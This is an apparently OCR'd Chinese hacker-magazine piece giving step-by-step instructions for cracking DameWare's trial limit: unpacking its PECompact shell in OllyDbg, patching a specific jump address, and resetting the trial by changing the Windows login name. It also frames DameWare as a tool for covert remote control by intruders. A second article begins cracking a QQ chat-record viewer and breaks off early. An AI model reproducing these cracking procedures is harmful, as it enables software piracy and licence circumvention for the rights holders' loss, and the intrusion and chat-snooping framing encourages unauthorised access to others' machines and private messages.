兵器，是黑客立足江湖，更是杀敌保命的根本，一个黑客水平的高低往往体现在手头拥有的工具利器的数量及能否熟练使用上面。对于高手，没有武器、可以据自己要求造，但更多人是会采用别人的工具，不过由于是别人的东西，对于比较出色的工具往往要注册后才能完全免费享用。对于手头紧或要急着使用的朋友，唯一的途经就是使用别人的破解版了。不过有没有想过自己也动手破解一下呢？对于最新版本的软件有没有想过自己第一时间免费拿到呢？如果回答想，那就跟着偶，去寻找最新的免费黑客工具吧！

DameWare是什么？

当入侵者获得了远程主机的管理员密码及帐号后，往往要找一款图形工具实现远程控制，而DamwWare就是这种工具。不过DameWare的设计目标是一款网管工具，主要是为了让网管更加方便地同时管理多台电脑，而不用跑来跑去一个一个去调试。DameWare把众多管理工具集成到一起，只要有远程主机的管理员密码及帐号后，任何人都可以通过图形界面来控制远程机器，只要对这款网管工具进行巧妙配置，入侵者可在毫无察觉的情况下为远程主机安装服务，甚至远程控制及屏幕窃取等。最新版可以到http://www.dameware.com/downloads/下载到，目前最新版是V4.8。官方网站上发布的是完全功能版，不是Demo版，不过只有30天的试用时间。过期会出现如图1的提示，然后退出。



图1

怎么才免费拥有DameWare？

建议大家还是支持正版。本文介绍一下它的加密方法，有兴趣有朋友也可以自己对照着使用这种方法来解除软件的限制。

二、DameWare加密方法探讨

在这里，将介绍上一期的类似方法，不过我们的组合招式增加了脱壳等一些过程。首先，查看软件的相关信息。用peid查看软件，如图2。




图2

可以看到软件加了Pecompact的壳，由于这个是压缩壳，脱壳相对来说比较简单，所来本文也介绍一种比较简单的脱壳方法。其次，DameWare简单脱壳。用OD载入DNTU.exe程序，在命令插件窗口输入：bp VirtualFree，回车，如图3。




图3

然后按F9运行程序，会中断在如图4这里。




图4

我们在Kernel32.VirtualFree那行按F2取消断点，选择菜单"View/Memory"，打开内存窗口，找到如图5所示，下断点。




图5

这表示在程序的代码段下断点，这样程序执行到代码段就会断下来。

你可能问为什么要在这下断？简单一点就是因为加壳代码执行完，执行到程序真正入口时会运行到代码段，也就是OEP入口处，这样我们就可以dump程序，得到的就是未加壳前的程序了，想深入了解的读者可以找一些PE格式方面的资料。好了，按F9，程序停在如图6这里。




图6

点击菜单"plugins/ollydump/dump debugged process"，在弹出的如图7的窗口中，设置好后，进行dump程序。先不要关闭OD，后面的修改IAT要用到。




图7

运行ucfir142+程序，进行修复程序的IAT，如图8。选择程序，填入OEP设置好后，依次点击标号1、2、3处的按键，在弹出的修复程序中选择刚才dump出来的程序。




图8

到此程序脱壳完成。最后分析程序，击败其时间限制。这可以从两方面入手，一是从软件的注册过程入手，找到软件验证注册的过程，逆推出真码；另一种方法就是按上一期的方法，强行修改程序，让它跳过时间限制。由于程序是把试用天数、注册信息等保存在LSA秘密信息服务里面，并且用到DES及AES加密算法，所以通过清除试用天数的信息及逆向推出注册码都会非常困难，相对来说这个软件的加密还是有一定的难度的，这里我们使用第二种方法，强行修改程序，另外在本文后面还介绍一种利用LSA加密漏洞进行取巧解除软件限制的方法。

我们要通过过期的时间限制的消息框来指引我们，现在修改时间让程序时间过期，然后载入脱壳后的程序，由于程序退出前有消息提示，所以下API断点，在命令插件窗口输入：**bp MessageBoxW**。（不要下MessageBoxA，由于程序用到宽字符处理方式，当时我下**MessageBoxA**半天也拦不到什么东西）。

F9运行程序，试用一会，由于程序过期，很快会断在MessageBoxW断点这里，按一下“CTRL+F9”，返回到程序代码，如图9。




图9

可以看到程序是弹出过期提示，然后退出。这段代码就是关键的代码了。仔细看看前面几十行代码，会发现程序是采用多线程校验的方法的，如图10所注解。




图10

来到这里，就有两种方法修改程序，让它跳过后面的验证代码，一种就是对应未过期的版本，小心记下后面的跳转代码，看那些是要跳那些不用跳的代码，再让程序强行按未过期的路线执行；另一种方法就是不让程序执行这个线程的代码，这种方法很简单，也就是在如图10所示**44A9c8**那句，把这句改为**JMP 0044AD87**，让程序跳过程序的定时验证，如图11。



图11

到这里程序就已经被击破了。最后，介绍一个LSA的漏洞破解法。

由于程序是使用LSA的方式进行保存信息，必须要求用户有管理员的权限，同时程序会把信息按用户名进行分类保存，所以只要用户通过修改登录用户名，就会获得DameWare软件的新30天试用时间，也就是等于清除了软件试用天数。这种方法唯一不足就是要修改登录用户名，每次要打开管理／添加新的用户进行。

三、总结

本文从跳壳到分析程序，再到破解，进行完整的解说，文中涉及到的思维、工具、技巧的配合等等，读者好好体会Crack的组合招式。不过Crack的过程是一个动态的过程，它的真正涵义应该是要求要有足够的耐心，灵活的跳跃性思维。

（本文涉及到的工具DameWare，光盘有收录）

轻松破解“QQ聊天记录终结者V4.0”

拓海_Ju[居延平]

看了05年第3期的《X档案》的《轻松查看他人QQ聊天内容》，最后作者说希望高手能把《QQ记录终结者4.0》给破解掉，好，我来！（哪来的臭鸡蛋？读者A：论高手也排不到你啊，你算干什么的？看我不砸你……）。

好了好了，俺的错。这次也正好赶上放假，俺也看《X》好长时间了还没写过文章，这次就献丑了。公欲善其事，必先利其器。先准备好打劫的工具：Winhex、Peid、W32DASM、Ollydbg1.10b、UltraEdit。在破解之前我不知道注册码是如何存放的，所以我总共分了两个思路。这第一就是直接用Winhex加载，注册码明文比较出来。第二个是先查壳，用W32DASM找出关键跳，再用UltraEdit修改，或者用Ollydbg 1.10b找出注册码。但是第二个思路没能成功。总之听我慢慢道来。

打开“QQ聊天记录终结者V4.0”，选择“程序注册”，接着在“输入注册码”的后面胡乱添上注册码lonelyhero，在按“注册”，接着会出现一个对话框如图1。（什么？你的没有弹出对话框，啊，快去买彩票吧，一定中奖，记得分给我点啊！）好的，不要按OK，赶快拿出我们的Winhex，选择**openram"=>"recorder"=>"Primary Memory**接着点OK，如图2。




图1

